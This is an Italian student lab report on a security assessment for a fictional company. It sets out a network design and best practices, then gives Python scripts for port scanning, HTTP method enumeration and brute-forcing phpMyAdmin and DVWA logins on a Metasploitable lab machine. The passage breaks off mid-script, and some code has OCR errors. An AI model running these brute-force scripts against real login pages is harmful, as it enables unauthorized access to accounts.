BUILD WEEK 1


Componenti:
Andrea Dura, Davide Caldirola, Davide Benzi ,Gabriele Giubilo e Nicolò Schittone

- ➢ Valutazione di sicurezza su alcune delle infrastrutture critiche dei data center della compagnia Theta e relative migliorie.

Perimetro attività:

- Un **Web server** che espone diversi servizi su internet
- Un **Application server** che espone sulla rete interna un applicativo di e-commerce accessibile dai soli impiegati della compagnia Theta

MODELLO DI DESIGN DI RETE



Eseguito su Cisco Packet Tracer.

SPIEGAZIONE MODELLO E SCELTE

Il modello comprende le due zone critiche richieste dall'azienda Theta, e cioè la **zona interna** con l'*Application server* accessibile dai soli impiegati dell'azienda e la **zona demilitarizzata** con il *Web server* accessibile al pubblico.

E’ stata aggiunta una **zona interna** per i dipendenti dell’azienda.

Tutte e 3 le zone sono state messe in sicurezza con i relativi dispositivi e suddivise in VLAN.

Per quanto riguarda **internet** (rappresentato dalla nuvole nel rettangolo verde) viene fornito dall’azienda tramite un **ISP** (Internet Service Provider).
La connessione deve essere messa in sicurezza a monte dell’azienda tramite un **firewall stateful**, che è un tipo di firewall che monitora lo stato delle connessioni di rete e prende decisioni basate sullo stato attuale di ciascuna connessione. Inoltre tiene traccia dello stato delle connessioni di rete e delle informazioni associate, come gli indirizzi IP e le porte utilizzate, riconoscendo quindi le varie connessioni nella rete e scegliendo se bloccarle o meno.
Da questo punto in poi, quindi, le connessioni sono filtrate dal firewall stateful e tutte le zone sono messe in connessione da un **router centrale**.

- **ZONA DEMILITARIZZATA:** è la zona più in alto ed è esposta ed accessibile al pubblico esterno; qui sono presenti i *Web server*, quindi **server HTTP** e **server SMTP**.
  La connessione arriva dal router centrale all’**IPS** (*Intrusion Prevention System*) per monitorare il traffico di rete e rilevare attività sospette o intrusioni all’interno della rete. L’IPS è un dispositivo che, in caso di attacchi, manderà degli alert al team interno di cybersicurezza e agirà in maniera automatica bloccando la minaccia.
  I *Web server* sono messi in connessione da uno **switch**, collegato a sua volta all’IPS.
- **ZONA INTERNA:** è la zona principale e più importante della nostra rete.
  La connessione arriva dal router centrale all’**IDS** (*Intrusion Detection System*) per monitorare il traffico di rete e rilevare attività sospette o intrusioni all’interno della rete. Visto che è una zona importante l’IDS, in caso di attacchi, manderà solo degli alert al team interno di cybersicurezza, che penserà in seguito a risolverli.
  All’interno di questa zona ci sono gli *Application server*, quindi i **server NAS** e i **server DHCP-DNS**.
  Gli *Application server* sono messi in connessione da uno **switch**, collegato a sua volta all’IDS.
- **ZONA ESTERNA:** è la zona dei dipendenti e non necessita di troppe accortezze.
  All’interno di questa zona ci sono i vari **PC** collegati ad uno **switch** che a sua volta è collegato al router principale.

Per aumentare la sicurezza interna ed evitare attacchi di diverso tipo è richiesto a tutto il personale dell’azienda di:

- Prima di tutto è fondamentale **formare tutto il personale**, fornendo nozioni sulla sicurezza informatica per aumentare la consapevolezza sui rischi e sulle best practice;
- **Implementare politiche di sicurezza robuste**, comunicandole a tutto il personale e stabilendo regole per l’uso dei dispositivi aziendali, reti e risorse;

- **Controllare periodicamente gli accessi** e **implementarli** basandosi sul principio del privilegio minimo, assicurandosi che gli utenti abbiano solo l'accesso necessario per svolgere il proprio lavoro.
  Inoltre vanno monitorati e revocati immediatamente gli accessi non necessari o le credenziali obsolete;
- Usare **password** sicure, complesse ed efficaci per rendere difficile l'hacking, utilizzando una lunghezza di almeno 12 caratteri (utilizzando una combinazione di maiuscole, minuscole, numeri e caratteri speciali), evitando parole comuni, sequenze ovvie e informazioni personali.
  La password dovrà essere univoca per ogni account e dovrà essere cambiata regolarmente, almeno una volta al mese;
- Evitare di scrivere **utente** e **password** su fogli post-it o simili, lasciandoli attaccati al PC o ancora peggio in giro;
- **Protezione dei dispositivi**, utilizzando software antivirus, antispyware e firewall su tutti i dispositivi, configurandoli e installando automaticamente le ultime definizioni di sicurezza e patch;
- Usare una **VPN**, rendendola disponibile a tutto il personale;
- **Crittografare i dati sensibili** durante la trasmissione e archiviarli in modo sicuro, utilizzando protocolli di crittografia robusti per proteggere le comunicazioni;
- Eseguire **backup regolari** dei dati critici e assicurarsi che siano archiviati in un luogo sicuro, testando periodicamente il ripristino dei dati per garantire che essi siano funzionanti;
- Avere un **team di esperti della cybersecurity**, coordinato, sempre presente in caso di evenienza e organizzato secondo gerarchie;
- Fare **audit e valutazioni della sicurezza** regolari per identificare e correggere vulnerabilità;
- Fare una **pianificazione per la risposta agli incidenti**, creando un piano di risposta che delinei le procedure da seguire in caso di violazione della sicurezza;
- **Sicurezza fisica** all'accesso fisico ai server e ai dispositivi di rete, proteggendoli e assicurandosi che le attrezzature di rete siano fisicamente sicure e monitorate.

REPORT TECNICO

Abbiamo effettuato **test puntuali** in **ambiente di test sicuro** sulle due componenti critiche -*Web server* ed *Application server*- per valutarne lo stato di sicurezza.
Quanto segue è il report dettagliato dei servizi oggetto di test; nel dettaglio sono scritti i punti interessati e come sono stati eseguiti e testati, passo dopo passo.

➢ **Web Server:**


1. Si effettua uno scan dei servizi attivi sulla macchina;
2. Si fa un'eventuale enumerazione dei metodi HTTP abilitati sul servizio HTTP in ascolto sulla porta 80.

➢ **Application Server:**


1. Si effettua un’enumerazione dei metodi HTTP abilitati;
2. Si fa una valutazione della robustezza della pagina di login agli attacchi di tipo Brute Force.

NEL DETTAGLIO:

Prima di tutto occorre verificare il funzionamento di Kali Linux e di Metasploitable: le due macchine devono essere in grado di comunicare tra loro.
IP Kali Linux: 192.168.80.100
IP Metasploitable: 192.168.80.101



- **Scan dei servizi attivi**




È stato effettuato un port scanning sulla porta 80 di Metasploitable all’indirizzo IP 192.168.80.101, simulando Il Web Server di Theta e creando un apposito codice su Python.
Il programma è riuscito nel suo intento, trovando solo la porta 80 aperta.
Tutte le altre le mostra chiuse e non accessibili.

Codice:

```
import socket

def scan_ports(target_host, start_port, end_port):
    print(f"Scansione delle porte su {target_host} in corso...")

    for port in range(start_port, end_port + 1):
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(1)

        result = sock.connect_ex((target_host, port))

        if result == 0:
            print(f"Porta {port} aperta")
        else:
            print(f"Porta {port} chiusa")

        sock.close()

if __name__== "__main__":
    target_host = input("Inserisci l'indirizzo IP del target: ")
    start_port = int(input("Inserisci la porta iniziale della scansione: "))
    end_port = int(input("Inserisci la porta finale della scansione: "))

    scan_ports(target_host, start_port, end_port)
```

- **Scan dei metodi HTTP abilitati sulla porta 80:**




Sono stati verificati i metodi HTTP attivi sulla porta 80, creando un apposito codice su Python e inserendo come URL http://192.168.80.101/ (che sarebbe quello del Web Server di Theta simulato da Metasploitable).
In questo caso sono stati trovati: GET, POST, PUT, DELETE, OPTIONS e HEAD.


Codice:

```
import requests

def check_http_methods(url):
    methods = ['GET', 'POST', 'PUT', 'DELETE', 'OPTIONS', 'HEAD']
    allowed_methods = []

    for method in methods:
        try:
            response = requests.request(method, url)
            if response.status_code < 3S00:
                allowed_methods.append(method)
        except requests.RequestException:
            pass
    return allowed_methods

def main():
    target_url = "http://192.168.80.101/"
    print(f"Il tuo target URL è http://192.168.80.101/")

    http_methods = check_http_methods(target_url)

    if http_methods:
```

```
        print(f"I metodi HTTP abilitati su {target_url} sono: {http_methods}")
    else:
        print(f"Non è stato trovato nessun metodo HTTP abilitato su {target_url}")

if __name___== "__main__":
    main()
```

- **phpMyAdmin**






È stato creato un codice di un Brute Force su Python per farci restituire il login corretto (username e password).
Il programma legge da un database di username e password, continuando la ricerca fino a trovare la combinazione corretta.
La coppia username-password utilizzata per ottenere l'accesso alla pagina è: **admin-kali**.

Codice:

```
import requests

username_file_path = '/home/kali/Desktop/usernames.lst'
password_file_path = '/home/kali/Desktop/passwords.lst'

with open(username_file_path, 'r') as usernames, open(password_file_path, 'r') as passwords:
    for username in usernames:
        username = username.rstrip()

        for password in passwords:
            password = password.rstrip()
            url = "http://192.168.80.101/phpMyAdmin/"
            payload = {'pma_username': username, 'pma_password': password, 'input_go': 'Go'}

            try:
                response = requests.post(url, data=payload)
```

```
        print(f"Username: {username}, Password: {password}", end=" ")

        if response.status_code == 200:
            if 'Access denied' in response.text:
                print(" ")
            else:
                print('Success')
                exit()
        else:
            print('Error:', response.status_code)
    except requests.exceptions.RequestException as e:
        print('Request denied: ', e)
```

- **Brute Force su DVWA**



Prima parte: è stato creato un primo codice su Python per fare un Brute Force sul servizio DVWA, in questo caso sulla pagina di login.

Il programma legge da un database di username e password, continuando la ricerca fino a trovare la combinazione corretta.
La coppia username-password corretta per ottenere l'accesso alla pagina è:
admin-password.


Codice:

```
import http.client, urllib.parse

username_file = open('/home/kali/Desktop/usernames.lst')
password_file = open('/home/kali/Desktop/passwords.lst')

user_list = username_file.readlines()
pwd_list = password_file.readlines()
for user in user_list:
	user = user.rstrip()
	for pwd in pwd_list:
		pwd = pwd.rstrip()



		print (user,"-",pwd)

		post_parameters = urllib.parse.urlencode({'username': user, 'password':
pwd, 'Login': "Submit",})
		headers = {"Content-type": "application/x-www-form-urlencoded","Accept":
"text/html,application/xhtml+xml"}
		conn = http.client.HTTPConnection("192.168.80.101")
		conn.request("POST","/dvwa/login.php", post_parameters, headers)
		response = conn.getresponse()
		#print(response.status)
		#print(post_parameters)

		if(response.getheader('location') == "index.php"):
			print("Logged with",user,"",pwd)
			exit()
```

Seconda parte: è stato creato un secondo codice su Python per fare un Brute Force sul servizio DVWA per la sicurezza delle password, testando i vari livelli di sicurezza (LOW, MEDIUM & HIGH).
Ogni programma legge da un database di username e password, continuando la ricerca fino a trovare la combinazione corretta in ogni livello di sicurezza.

Codice livello di sicurezza low:

```
import http.client, urllib.parse
from bs4 import BeautifulSoup
import requests

username_file = open('/home/kali/Desktop/usernames.lst')
password_file = open('/home/kali/Desktop/passwords.lst')
user_list = username_file.readlines()
pwd_list = password_file.readlines()
for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()
        post_parameters = urllib.parse.urlencode({'username': user, 'password': pwd,
'Login': "Submit"})
        headers = {'Content-type': 'application/x-www-form-urlencoded','Accept':
'text/html,application/xhtml+xml'}
        connection = http.client.HTTPConnection("192.168.80.101",80)
        connection.request('POST','/dvwa/login.php', post_parameters, headers)
        response = connection.getresponse()
        if(response.getheader('location') == 'index.php'):
            login_payload = {"username":user, "password":pwd, "Login": "Login"}
            print('Accesso con user:', user, 'e password: ', pwd)
            login_url = "http://192.168.80.101/dvwa/login.php"
            login_response = requests.post(login_url, data=login_payload)
            phpsessid_cookie = login_response.request.headers.get('Cookie').split(';
')[1].split('=')[1]
            header = {"Cookie": f"security=low; PHPSESSID={phpsessid_cookie}"}
            for user in user_list:
                for password in pwd_list:
                    url = "http://192.168.80.101/dvwa/vulnerabilities/brute/"
                    users = user.strip()
                    passw = password.strip()
                    get_data = {"username": users, "password": passw, "Login": "Login"}
                    print("\n", users, "", passw)
                    print(f"PHPSESSID utilizzato nella richiesta: {phpsessid_cookie}")
                    r = requests.get(url, params=get_data, headers=header)
                    if not "Username and/or password incorrect." in r.text:
                        print ("\nAccesso riuscito con username:", users, "--password:",
passw)
                        exit()
```




Livello di sicurezza low: accesso riuscito.

Codice livello di sicurezza medium:

```
import http.client, urllib.parse
from bs4 import BeautifulSoup
import requests

username_file = open('/home/kali/Desktop/usernames.lst')
password_file = open('/home/kali/Desktop/passwords.lst')
user_list = username_file.readlines()
pwd_list = password_file.readlines()
for user in user_list:
    user = user.rstrip()
    for pwd in pwd_list:
        pwd = pwd.rstrip()
